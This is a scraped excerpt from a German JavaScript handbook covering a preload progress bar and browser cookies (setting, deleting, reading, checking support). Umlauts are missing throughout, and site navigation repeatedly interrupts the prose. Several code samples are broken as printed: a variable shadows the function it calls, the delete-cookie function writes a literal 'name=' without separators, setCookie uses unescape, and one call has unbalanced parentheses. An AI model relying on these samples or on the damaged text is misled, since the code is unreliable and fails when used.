Auf der Buch-DVD finden Sie noch eine weitere Datei (**warten.php**), die jedoch PHP voraussetzt. Anstelle von Grafikdateien ldt dort der JavaScript-Code eine PHP-Datei, die ein paar Sekunden wartet und dann erst die Dateien **1.png** bis **3.png** ldt. Somit geht die Fortschrittsanzeige nur schrittweise voran, und der Effekt ist besser zu beobachten.

Was fr die aktuelle Seite gilt, kann auch fr den Rest der Website gelten. Zwar ist es unsinnig, die Grafiken fr die gesamte Site im Browser-Cache zu halten, aber zumindest oft verwendete Grafiken sollten Sie mglichst frh laden. Dazu gehren:

- das Firmenlogo (es kommt bestimmt auf jeder Seite vor)
- Navigationsgrafiken (die auch auf fast jeder Seite verwendet werden)
- weitere hufig verwendete Grafiken, zum Beispiel Fllgrafiken

Ein mglicher Ansatz besteht darin, diese Grafiken auf der Startseite des Angebots bereits zu laden und nach dem erfolgten Laden erst den Zugang zum restlichen Angebot zu erffnen.

Dazu muss die Funktion `fortschritt()` ein wenig umgeschrieben werden (beziehungsweise eine Funktion programmiert werden, die hnliches wie `fortschritt()` leistet), damit Folgendes gewhrleistet ist:

- Der Prozentsatz der bereits vollstndig geladenen Grafiken der Webseite wird ermittelt.
- Dieser Prozentsatz wird zurckgegeben.
- Eine Funktion gibt den aktuellen Prozentwert an geeigneter Stelle aus.
- Sobald der Prozentwert 100% betrgt, wird die Hauptseite des Angebots geladen.

Kommen wir zunchst zu der Funktion, die zurckliefert, wie viele der Grafiken der Webseite bereits vollstndig geladen worden sind:

```
function geladen() {
   var gesamt = document.images.length;
   var geladen = 0;
   for (var i=0; i<gesamt; i++) {
      if (document.images[i].complete) {
         geladen++;
      }
    }
   if (gesamt > 0) {
      return geladen/gesamt;
   } else {
      return 1;  // 100 Prozent
   }
}
```

Die Funktion, die den gerade aktuellen Prozentwert regelmig ausgibt und bei 100 Prozent die nchste Seite ldt, ist folgendermaen aufgebaut:

- Zunchst wird mit `geladen()` ermittelt, wie viele der Grafiken der aktuellen Seite bereits geladen worden sind:

```
var geladen = Math.round(100 * geladen());
geladen = "Bitte warten ... " + geladen + "%";
```

- Als Nchstes wird der Wert in einem `<div>`-Element ausgegeben, wobei wir auf DHTML und `getElementById()` setzen (mehr dazu erfahren Sie in Kapitel 16:

```
document.getElementById("geladen").innerHTML = geladen;
```

- Sobald 100% erreicht worden sind, wird die nchste Seite aufgerufen:

```
if (geladen() == 1) {
   location.href = "homepage.html";
}
```

- Falls 100% noch nicht erreicht sind, wird der Code per Timeout nach kurzer Zeit wieder aufgerufen.

Im Folgenden ist der komplette Code abgedruckt. Die Weiterleitungs-URL wird in einer globalen Variablen gespeichert, um das Skript leicht anpassen zu knnen.

```
<html>
<head>
<title>Fortschrittsanzeige</title>
<script type="text/javascript"><!--
function geladen() {
   var gesamt = document.images.length;
   var geladen = 0;
   for (var i=0; i<gesamt; i++) {
      if (document.images[i].complete) {
         geladen++;
      }
    }
   if (gesamt > 0) {
      return geladen/gesamt;
   } else {
      return 1;  // 100 Prozent
   }
}

var url = "homepage.html";
function warten() {
   var geladenprozent = Math.round(100 * geladen());
   geladenprozent = "Bitte warten ... " + geladenprozent + "%";
   document.getElementById("geladen").innerHTML = geladenprozent;
   if (geladen() == 1) {
      location.href = url;
   } else {
      setTimeout("warten()", 500);
   }
}
//--></script>
</head>
<body onload="warten();">
<div id="geladen" style="position: absolute;">
```

```
</div>
<img src="1.png" width="1" height="1" />
<img src="2.png" width="1" height="1" />
<img src="3.png" width="1" height="1" />
</body>
</html>
```

Beachten Sie, dass die `width`- und `height`-Eigenschaften der Grafiken auf `"1"` gesetzt worden sind, damit die Grafiken dort noch nicht angezeigt werden.

Die Fortschrittsanzeige lsst sich auch grafisch darstellen. Das ist ein wenig komplizierter, und vor allem wird das Ergebnis verflscht:

- Die Grafiken zur Anzeige der Fortschrittsanzeige mssen ebenfalls geladen werden.
- Im schlimmsten Fall werden die restlichen Grafiken vor den Grafiken des Fortschrittsbalkens geladen.

Der Rest luft wie folgt ab:

- Es wird eine fnfstufige Fortschrittsanzeige verwendet; jede Grafik entspricht 20 Prozent.

```
<nobr><img src="rot.png" name="balken1" /><img src="rot.png" name="balken2" />
<img src="rot.png" name="balken3" /><img src="rot.png" name="balken4" />
<img src="rot.png" name="balken5" /></nobr>
```

- Dann wird per Timeout der momentane Ladefortschritt bestimmt.

```
var geladen = geladen();
```

- Der Ladefortschritt wird (gerundet) durch zwanzig dividiert. In Abhngigkeit von diesem Ergebnis werden entsprechend viele Grafiken von rot auf grn geschaltet.

```
var fortschritt = Math.round(5*geladen); // *100 / 20
for (var i=1; i<=fortschritt; i++) {
   document.images["balken"+i].src = "gruen.png";
```

```
    }
```

- Eine weitere Besonderheit: Damit die Fortschrittsanzeige auch komplett bewundert werden kann, erfolgt die Weiterleitung auf die nchste Seite erst nach einer kurzen Verzgerung:

```
    setTimeout("location.href=\"" + url + "\"", 500);
```

Hier sehen Sie das komplette Skript:

```
<html>
<head>
<title>Fortschrittsanzeige</title>
<script type="text/javascript"><!--
function geladen() {
   var gesamt = document.images.length;
   var geladen = 0;
   for (var i=0; i<gesamt; i++) {
      if (document.images[i].complete) {
         geladen++;
      }
    }
   if (gesamt > 0) {
      return geladen/gesamt;
   } else {
      return 1;  // 100 Prozent
   }
}

var url = "homepage.html";
function warten() {
   var geladen = geladen();
   var fortschritt = Math.round(5*geladen); // *100 / 20
   for (var i=1; i<=fortschritt; i++) {
      document.images["balken"+i].src = "gruen.png";
   }
   if (geladen() == 1) {
      setTimeout("location.href = \"" + url + "\";", 500);
   } else {
      setTimeout("warten();", 500);
   }
```

```
}
//--></script>
</head>
<body onload="warten()">
<nobr><img src="rot.png" name="balken1" /><img src="rot.png" name="balken2" />
<img src="rot.png" name="balken3" /><img src="rot.png" name="balken4" />
<img src="rot.png" name="balken5" /></nobr>
<img src="1.png" width="1" height="1" />
<img src="2.png" width="1" height="1" />
<img src="3.png" width="1" height="1" />
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 11.6 Fast alle Grafiken sind schon geladen.

Denken Sie auf jeden Fall daran, dass Sie fr Browser ohne Untersttzung des `Image`-Objekts (das sind eher wenige) oder mit deaktiviertem oder fehlendem JavaScript (das sind schon mehr) auf jeden Fall noch einen Link auf die eigentliche Hauptseite des Angebots zur Verfgung stellen sollten − denn ansonsten bleibt der Benutzer auf der Einstiegsseite hngen.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- Kapitel 12 Cookies
  - 12.1 Was ist ein Cookie?
  - 12.2 Wie sieht ein Cookie aus?
  - 12.3 Cookies mit JavaScript
    - 12.3.1 Cookies setzen
    - 12.3.2 Cookies lschen
    - 12.3.3 Cookies lesen
    - 12.3.4 Cookie-Untersttzung berprfen
    - 12.3.5 Ein Cookie statt vieler Cookies

Ihr geht mir auf den keks. ich schicke euch ein tdliches cooky. Dann macht Music, hoopt, loopt and shut up, monsters. – Aus einem Diskussionsbeitrag zum Thema Anglizismen; unverndert.

Kapitel 12 Cookies

Cookies sind bse. Man kann damit den Benutzer ausspionieren, seine E–Mail-Adresse und alle seine Passwrter herausbekommen. ber Cookies erhlt eine Webseite Lese- und Schreibzugriff auf die lokale Festplatte des Benutzers. Cookies sind primr ein rgernis, und sie sollten permanent ausgeschaltet werden. Es gibt keine ntzliche Anwendung. Hat man

32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

viele Cookies, so hat man automatisch auch viele kleine Dateien auf der Festplatte, und diese wird auf diese Weise zugemllt, wertvoller Speicherplatz geht verloren. Andererseits sind Cookies eigentlich richtige Programme, Spionageprogramme, um genau zu sein. Der Papst ist evangelisch, und der Br wohnt nicht im Wald.

Der letzte Satz ist frei erfunden, die Aussagen zuvor stammen jedoch allesamt aus der Presse, teilweise sogar aus der so genannten Fachpresse. An einigen der Aussagen ist entfernt etwas Wahres dran, manche sind bedingt gltig. Man kann jedoch Cookies nicht global als bse abkanzeln. In diesem Kapitel wird beschrieben, was ein Cookie wirklich ist, welche Mglichkeiten und welche Einschrnkungen es gibt und wie man Cookies mit JavaScript erstellen und nutzen kann.

top

12.1 Was ist ein Cookie?

HTTP wird als **stateless protocol (zustandsloses Protokoll)** bezeichnet: Die Verbindung zum Server wird geffnet, Browser und Server senden Daten (der Browser eine HTTP-Anfrage, der Server ein Dokument, eine Datei o..), und dann wird die Verbindung wieder gekappt. Es ist somit praktisch unmglich, einen Benutzer auf mehreren Seiten einer Website zu verfolgen. Sieht man von einer Logdatei-Analyse ab, ist es bei mehreren parallelen Zugriffen praktisch unmglich festzustellen, welche Anfrage von welchem Benutzer kam.

Dies ist nicht nur ein herber Schlag fr eine ganze Berufsgruppe, die Marketing-Leute, denn auch fr andere Bereiche ist es interessant, den Benutzer zu kennen. In einem virtuellen Kaufhaus muss auf jeder Seite der Kunde bekannt sein, oder zumindest muss die Applikation wissen, welche Artikel dieser Kunde in seinem Warenkorb hat.

Cookies sind manchmal das geringste bel. Ein Cookie ist prinzipiell eine Textinformation, die auf der Festplatte des Benutzers gespeichert wird. Bei jeder HTTP-Anfrage werden bestimmte Cookies des Benutzers mitgeschickt (dazu spter mehr), und bei der HTTP-Antwort des Webservers knnen ebenfalls Cookies mitgeschickt werden. Der Netscape Navigator speichert Cookies zeilenweise in der Datei **cookies.txt**

im jeweiligen Benutzerverzeichnis, whrend die Datei beim Macintosh **MagicCookie** heit. Der Microsoft Internet Explorer verwendet fr jeden einzelnen Cookie eine einzelne Textdatei.

Netscape selbst hat noch zu Zeiten der Version 1.1 Cookies vorgeschlagen (implementiert wurden sie jedoch erst in Version 2.0). Die Spezifikation, damals wie heute gleich, finden Sie unter **http://wp.netscape.com/newsref/std/cookie_spec.html**. Cookies werden vom Internet Explorer ab Version 3 untersttzt – mit JavaScript im lokalen Gebrauch jedoch erst ab Version 4 (auf einem Webserver schon ab Version 3). Es gibt einige, von Netscape auferlegte Einschrnkungen bei Cookies, die zum Groteil auch nur fr den Netscape Navigator gelten. Um die Browserkompatibilitt zu wahren, sollte man sich jedoch generell daran halten. Ein Cookie darf hchstens 4 kByte an Daten enthalten (in der Realitt sind es jedoch nur etwa 2000 Zeichen), und der Browser kann nur 300 Cookies verwalten, was aber neuere Browser nicht immer allzu ernst nehmen. Sobald der Benutzer den 301. Cookie erhlt, wird dafr ein anderer (in der Regel der lteste) gelscht. Cookies werden, wie bereits erwhnt, vom Browser gespeichert und verwaltet; wenn Sie mehrere Browser benutzen, speichert jeder seine eigenen Cookies, Sie knnen Cookies also nicht browser-bergreifend verwenden.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 12 Cookies**
  - **12.1 Was ist ein Cookie?**
  - **12.2 Wie sieht ein Cookie aus?**
  - **12.3 Cookies mit JavaScript**
    - **12.3.1 Cookies setzen**
    - **12.3.2 Cookies lschen**
    - **12.3.3 Cookies lesen**
    - **12.3.4 Cookie-Untersttzung berprfen**
    - **12.3.5 Ein Cookie statt vieler Cookies**

24 Java

25 Serverseitige Technologien

26 JavaScript goes .NET

27 Code schtzen

28 Top Secret: Passwortschutz

29 Signierte Skripte

30 JavaScript und Sicherheit

31 Navigation

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

top

12.2 Wie sieht ein Cookie aus?

Ein Cookie erinnert an den Versand eines Formulars via `GET`. Jeder Cookie hat als Hauptkomponente (mindestens) ein Name-Wert-Paar. Auch hier gelten wieder die blichen Regeln der URL-Codierung, also heit es `Autor=Christian+Wenz` oder `Autor=Christian%20Wenz`, weil das Plus-Zeichen oder hexadezimal 20 (dezimal 32) das Leerzeichen ersetzt. Auerdem hat ein Cookie noch die folgenden weiteren, optionalen Parameter in Form von Name-Wert-Paaren:

- `domain`: Dieser Parameter bezeichnet die Domain des Servers, der den Cookie lesen darf. Standardmig ist das der Server-Anteil der URL der Seite, die den Cookie setzt. Dieses Attribut wird jedoch unter bestimmten Umstnden anders gesetzt. Angenommen, eine Firma hat mehrere Webserver, **server1.firma.de**, **server2.firma.de** und **www.firma.de**. Von jedem dieser Server aus soll ein Cookie gelesen werden knnen. Standardmig wre der `domain`-Wert des Cookies, wenn er auf **www. firma.de/cookie.htm** gesetzt worden ist, `www.firma.de`; als direkte Konsequenz htten **server1.firma.de** und **server2.firma.de** keinen Zugriff auf diesen Cookie. Um dies zu vermeiden, kann das `domain`-Attribut gesetzt werden. Es wrde in diesem Fall auf `.firma.de` gesetzt, wodurch jeder Server, dessen Name auf **.firma.de** endet, den Cookie lesen kann. Ein Domainname muss hier mindestens zwei Punkte enthalten, deswegen steht ein Punkt vor **firma.de**. Einige Leute sind auf die Idee gekommen, einfach die Cookies mehrerer (unterschiedlicher) Seiten auf einem zentralen Cookie-Server zu speichern. Beim Netscape Navigator gibt es eine Option, die dies vereitelt (**Bearbeiten** N **Einstellungen** N **Erweitert** N **Nur an den ursprnglichen Server zurckgesendete Cookies akzeptieren**). Pro Domain werden brigens nur 20 Cookies akzeptiert, danach werden alte Cookies gelscht bzw. berschrieben.
- `expires`: Jeder Cookie hat ein Ablaufdatum, nach dem er gelscht wird. Manche Seiten setzen dieses Datum auf das Jahr 2037 oder spter, und so lange wird die Festplatte des Benutzers sicher nicht halten − es sind also (beinahe) unendlich lange gltige Cookies mglich. Eine Sicherheit, dass der Cookie tatschlich so lange hlt, hat man indes nicht, da Cookies manuell oder durch berschreitung der 300er-Grenze vom Netscape Navigator gelscht werden knnen. Wird kein Ablaufdatum angegeben, so wird der Cookie gelscht, sobald der Browser beendet wird. Man spricht hier von einem **Session-Cookie** oder einem **temporren Cookie**; Cookies mit gesetztem Ablaufdatum nennt man **permanente Cookies**. Das Ablaufdatum sollte im GMT-Format angegeben werden; in JavaScript ist das ein Fall fr die `toGMTString()`-Methode.

- `path`: Wie oben ausgefhrt wurde, kann ein Cookie von demjenigen Server ausgelesen werden, der in der `domain`-Eigenschaft angegeben ist. Wenn wichtige Daten in Cookies gespeichert werden, gibt es jedoch unter Umstnden ein Problem. Wenn Sie bei Ihrem ISP eine Website hosten lassen, haben Sie oft eine URL der Bauart **mitglied.isp.de/mitgliedsname**. Die Seite des Konkurrenten, die auch bei diesem ISP gehostet wird, hat die URL **mitglied.isp.de/nocheinmitglied**. Die Domain ist jedoch in beiden Fllen **mitglied.isp.de** – und damit kann die Website Ihres Konkurrenten die Cookies lesen, die Ihre Seite bei dem Benutzer gesetzt hat (wenn der Benutzer zuerst Ihre Seiten und dann die der Konkurrenz besucht). Aus diesem Grund kann man noch einen Pfad setzen. Nur Webseiten, die in diesem Pfad auf dem entsprechenden Server liegen (Unterverzeichnisse eingeschlossen), knnen den Cookie lesen. In diesem Fall sollten Sie also den Pfad Ihrer Cookies auf **/mitgliedsname** setzen, um bse berraschungen zu vermeiden. Ein weiteres Beispiel: Der Standardwert von `path` ist das Verzeichnis der Datei auf dem Webserver, die den Cookie setzt. Wenn Sie den Cookie aber auf jeder anderen Seite, auch in anderen Verzeichnissen, lesen wollen, sollten Sie den Wert von `path` auf `/` setzen.
- `secure`: Diese Eigenschaft muss nur angegeben werden; hier liegt kein Name-Wert-Paar vor. Ist die Eigenschaft gesetzt, so darf der Cookie nur gelesen werden, wenn man ber eine HTTPS-Verbindung, also ber eine sichere, verschlsselte Verbindung mit der Webseite verbunden ist.

Die Parameter bzw. Name-Wert-Paare werden durch Semikolon und Leerzeichen voneinander getrennt. Ein typischer Cookie sieht also folgendermaen aus:

```
Autor=Christian+Wenz; domain=.galileo-press.de; expires=Sun, 01-Oct-2006 12:00:00 GMT; path=/;
secure
```

Der Name des Cookies ist gleichzeitig der Identifikator, es darf also nicht zwei Cookies mit demselben Namen geben. Wird ein Cookie gesetzt, den es (vom Namen her) schon gibt, wird der alte durch die neuen Daten berschrieben. Nur wenn der Pfad unterschiedlich ist, kann man denselben Namen fter verwenden. Dieses Vorgehen ist jedoch nicht empfehlenswert – und auch mit JavaScript schwer zu fassen. Das Setzen ist einfach, aber das Lesen gestaltet sich schwierig.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia

JavaScript und AJAX

von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 12 Cookies
- 12.1 Was ist ein Cookie?
- 12.2 Wie sieht ein Cookie aus?
- 12.3 Cookies mit JavaScript
  - 12.3.1 Cookies setzen
  - 12.3.2 Cookies lschen
  - 12.3.3 Cookies lesen
  - 12.3.4 Cookie-Untersttzung berprfen
  - 12.3.5 Ein Cookie statt vieler Cookies

24 Java

25 Serverseitige Technologien

26 JavaScript goes .NET

27 Code schtzen

28 Top Secret: Passwortschutz

29 Signierte Skripte

30 JavaScript und Sicherheit

31 Navigation

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

top

12.3 Cookies mit JavaScript

Cookies werden mit JavaScript in der Eigenschaft `cookie` des `document`-Objekts gespeichert, und zwar als Zeichenkette. Das impliziert, dass man auf Cookies nicht wie auf Objekte mit Eigenschaften und Methoden zugreifen kann. Beim Setzen des Cookies ist das kein weiteres Problem, da denkt der JavaScript-Interpreter mit. Wenn der Wert von `document. cookie` beispielsweise

```
"Autor=Christian+Wenz"
```

ist und der Befehl

```
document.cookie = "Verlag=Galileo";
```

ausgefhrt wird, lautet der Wert von `document.cookie` danach folgendermaen:

```
Autor=Christian+Wenz; Verlag=Galileo
```

Der JavaScript-Interpreter passt den Wert des Cookies also automatisch an. Das gilt auch, wenn der Wert eines Cookies gendert wird. Nach der Ausfhrung des Befehls

```
document.cookie = "Verlag=Galileo-Press";
```

wird der Wert von `document.cookie` in

```
Autor=Christian+Wenz; Verlag=Galileo-Press
```

gendert.

Der Internet Explorer untersttzt auch Cookies, die nur vom Webserver gesetzt und ausgelesen werden knnen, jedoch nicht von JavaScript. Hinter diesen Cookies steht die Idee, kein Cookie-Auslesen per XSS zu ermglichen (siehe Kapitel 30).

top

12.3.1 Cookies setzen ▼▲

Es bietet sich an, zum Setzen eines Cookies eine Funktion zu schreiben, an die die einzelnen Parameter des Cookies als Funktionsparameter bergeben werden. Im Folgenden ist so eine Funktion aufgefhrt: Es wird berprft, ob der jeweilige Parameter den Wert `null` hat (also nicht angegeben worden ist), und dementsprechend wird der Cookie angepasst.

```
function setCookie(name, wert, domain, expires, path, secure){
   var cook = name + "=" + unescape(wert);
   cook += (domain) ? "; domain=" + domain : "";
   cook += (expires) ? "; expires=" + expires : "";
   cook += (path) ? "; path=" + path : "";

   cook += (secure) ? "; secure" : "";
   document.cookie = cook;
}
```

Der Beispielaufruf

```
setCookie("Autor", "Christian Wenz", null, (new Date()).getTime() + 1000*3600*24).toGMTString())
```

setzt einen Cookie `Autor=Christian+Wenz`, der einen Tag lang gltig ist (1000 Millisekunden pro Sekunde, 3600 Sekunden pro Stunde, 24 Stunden pro Tag).

top

12.3.2 Cookies lschen ▼▲

Das Lschen von Cookies ist auch sehr bequem. Man versetzt hierbei das Ablaufdatum in die Vergangenheit. Damit wird der Cookie danach sofort ungltig und gelscht. Zwar knnte man das aktuelle Datum nehmen und einen Tag oder sogar nur eine Sekunde davon abziehen, aber in der Regel setzt man das Ablaufdatum auf die frhestmgliche Zeit unter JavaScript, den 1. Januar 1970, eine Sekunde nach Mitternacht. In GMT-Schreibweise sieht das so aus:

```
Thu, 01-Jan-70 00:00:01 GMT
```

Beim Schreiben einer Funktion mssen Sie die Parameter fr die Domain und den Pfad ebenfalls mit angeben knnen, um gegebenenfalls den richtigen Cookie zu lschen:

```
function eraseCookie(name, domain, path) {
   var cook="name=; expires=Thu, 01-Jan-70 00:00:01 GMT";
   cook += (domain) ? "domain=" + domain : "";
   cook += (path) ? "path=" + path : "";
   document.cookie = cook;
}
```

top

12.3.3 Cookies lesen ▼▲

Kommen wir zum schwierigsten Teil: den Wert eines Cookies wieder zu lesen. Wie ich bereits zuvor angedeutet habe, wird der Sonderfall zweier gleichnamiger Cookies mit unterschiedlicher Pfadangabe hier nicht bercksichtigt, weil der Aufwand unverhltnismig steigt. Stattdessen wird der zu schreibenden Funktion, die den Wert eines Cookies zurckgeben soll, nur der Name des Cookies bergeben, sonst nichts. Der erste Cookie, der dann gefunden wird, wird angezeigt.

Bei dieser Aufgabenstellung sieht man erst den Nachteil, dass man auf Cookies nicht als Objekte zugreifen kann. Der Wert des Cookies muss mit profanen Stringfunktionen herausgefunden werden. Das ist aber recht einfach: Zuerst wird nach der Zeichenkette `"name="` gesucht, wobei `name` den Namen des Cookies angibt. Dahinter steht dann der Wert des Cookies. Sobald man auf ein Semikolon oder das Ende der Zeichenkette stt, hat man den gesamten Wert und kann ihn (aus der URL-Schreibweise wieder zurckcodiert) zurckgeben.

```
function getCookie(name) {
   var i=0;  //Suchposition im Cookie
   var suche = name + "=";
   while (i<document.cookie.length) {
      if (document.cookie.substring(i, i + suche.length)
      == suche) {
         var ende = document.cookie.indexOf(";", i
         + suche.length);
         ende = (ende > -1) ? ende :
         document.cookie.length;
         var cook = document.cookie.substring(i
            + suche.length, ende);
```

```
            return unescape(cook);
         }
         i++;
      }
      return "";
}
```

Der zweite Parameter bei `open()` gibt die Position an, ab der gesucht werden soll. Wird kein zweiter Parameter angegeben (wie das bis dato bei allen Beispielen der Fall war), wird die Zeichenkette von Anfang an (also ab dem Zeichen mit der Position 0) durchsucht.

top

12.3.4 Cookie-Untersttzung berprfen

Aufgrund der eingangs angedeuteten Paranoia bezglich Cookies haben viele Benutzer die Verwendung von Cookies abgeschaltet, oder sie lassen ein Warnfenster ausgeben, sobald ein Cookie vom Server (oder hier vom Browser selbst) geschickt wird.

Aus diesem Grund sollte man – zumindest am Anfang einer auf Cookies basierenden Applikation – prfen, ob Cookies untersttzt werden. An vielen Stellen wurde vorgeschlagen, folgende berprfung vorzunehmen:

```
if (document.cookie) {
   // Cookie-Code
}
```



Hier klicken, um das Bild zu Vergrern

Abbildung 12.1 Die Cookie-Warnung eines Browsers

Prinzipiell ist der Ansatz gar nicht schlecht, aber oft wurde einfach behauptet, so werde berprft, ob das `Cookie`-Objekt untersttzt wird.

Das ist leider vllig falsch, denn `document.cookie` ist kein Objekt, sondern einfach eine (sehr funktionsfhige, man denke an die Zuweisungen) Zeichenkette. Aus diesem Grund ist hier die `if`-Abfrage nur eine Abkrzung fr folgenden Code:

```
if (document.cookie.length > 0){
   // Cookie-Code
}
```


Die erste Variante ist deswegen recht verbreitet, weil es vielleicht einmal Browser gibt, bei denen `document.cookie` gleich null ist – und dann fhrt ein Zugriff auf die Eigenschaft `length` zu einem Fehler.

Aber zurck zum Thema. Die obigen Abfragen berprfen, ob `document.cookie` mindestens ein Zeichen enthlt. Aus diesem Grund kann man mit obiger Methode also nicht testen, ob der Browser Cookies untersttzt, sondern nur, ob schon ein Cookie gesetzt worden ist. Sie mssen also einen Cookie setzen, um herauszufinden, ob der Browser ihn annimmt – also Trial and Error.

Eine Funktion, die berprft, ob der Benutzer Cookies berhaupt akzeptiert, ist folgende:

```
function checkCookie() {
   setCookie("CookieTest", "OK");
   if (!getCookie("CookieTest")) {
      return false;
   } else {
      eraseCookie("CookieTest");
      return true;
   }
}
```

Hier sehen Sie einen Vorteil von JavaScript gegenber serverseitigen Programmiersprachen: Bei der zuletzt dargestellten Vorgehensweise kann man nur bermittelte Cookies auslesen und dann neue Cookies setzen. Um aber nach dem Setzen zu berprfen, ob das auch funktioniert hat, muss man eine neue Seite aufrufen bzw. ein neues Skript ausfhren.



Hier klicken, um das Bild zu Vergrern

Abbildung 12.2 Ab Internet Explorer 5 gibt es detaillierte Einstellungsmglichkeiten fr Cookies – in anderen Browsern schon lnger.

Diese Funktion sollten Sie jedoch nicht allzu oft ausfhren. Viele Benutzer lassen sich einfach eine Warnmeldung anzeigen, um beispielsweise zu sehen, was in dem Cookie steht. Auf vielen Seiten bentigen Sie zwar beispielsweise den Cookie der Site selbst (beispielsweise Ihre Kundennummer), nicht aber den Cookie des Werbebanners auf derselben Site. Wenn Sie nun diese Funktion auf jeder Seite ausprobieren, rgern sich die Benutzer ber die vielen Warnmeldungen.

In diesem Zusammenhang ein kleiner Hinweis: Paranoia hin oder her, die Spionagegefahr durch temporre Cookies ist wirklich gering. Auerdem bentigt beispielsweise **Hotmail** unbedingt temporre Cookies, um zu funktionieren (**Yahoo! Mail** erforderte zeitweise sogar permanente Cookies, inzwischen bentigt man nur noch temporre Cookies). Der Internet Explorer 5 sowie seine Nachfolgerversionen unterscheiden zwischen diesen beiden Arten von Cookies, und eine empfehlenswerte Einstellung ist, temporre Cookies immer anzunehmen, bei permanenten Cookies jedoch nachzufragen. Bei neueren Netscape-Versionen ist sogar ein noch detaillierteres Cookie-Management mglich. Vor temporren Cookies muss aber wirklich niemand Angst haben.

top

12.3.5 Ein Cookie statt vieler Cookies ▲

Wie bereits mehrfach erwhnt wurde, ist die Anzahl von Cookies beschrnkt, zumindest per Spezifikation: Es gibt 300 Cookies insgesamt, aber nur 20 Cookies pro Domain. Dieses Wissen scheint nicht weit verbreitet zu sein, da man oft sieht, dass manche Webmaster auf ihren Seiten mehrere Cookies setzen. In einem Cookie stehen 4 kByte zur Verfgung, also ber 4000 Zeichen − ein Wert, der so gut wie nie ausgereizt wird. Es liegt also die Idee nahe, in einem einzelnen Cookie mehrere Informationen zu speichern.

Das Hauptproblem hierbei besteht darin, die Informationen in einem einzigen String zusammenzufassen. Andere Programmiersprachen bieten hierzu Hilfsfunktionen zum Zusammenfassen der Daten an (das nennt man unter anderem auch Serialisierung). Bei JavaScript mssen wir uns selbst behelfen.

Der hier vorgeschlagene Weg funktioniert wie folgt:

- Die Daten werden in einem assoziativen Array abgespeichert.
- Das assoziative Array wird wie folgt in einen String umgewandelt: Es wird ein neues Array erstellt, in das nacheinander die Schlssel und dazugehrigen Werte des assoziativen Arrays eingefgt werden. Dieser Aufwand ist ntig, da die Methode `toString()` bei assoziativen Arrays eine leere Zeichenkette zurckliefert.
- Das Array wird dann mit der Methode `toString()` in eine Zeichenkette umgewandelt; das Ergebnis dient als Wert des Cookies.

Das Lesen von Informationen aus dem Cookie erfolgt hnlich:

- Die Zeichenkette − gleichzeitig der Inhalt des Arrays − wird aus dem Cookie eingelesen.
- Mit der `eval()`-Methode wird die Zeichenkette in ein Array umgewandelt.
- Eine Schleife durchluft das Array und erstellt daraus ein assoziatives Array.

Der Code ist in vier Funktionen aufgeteilt:

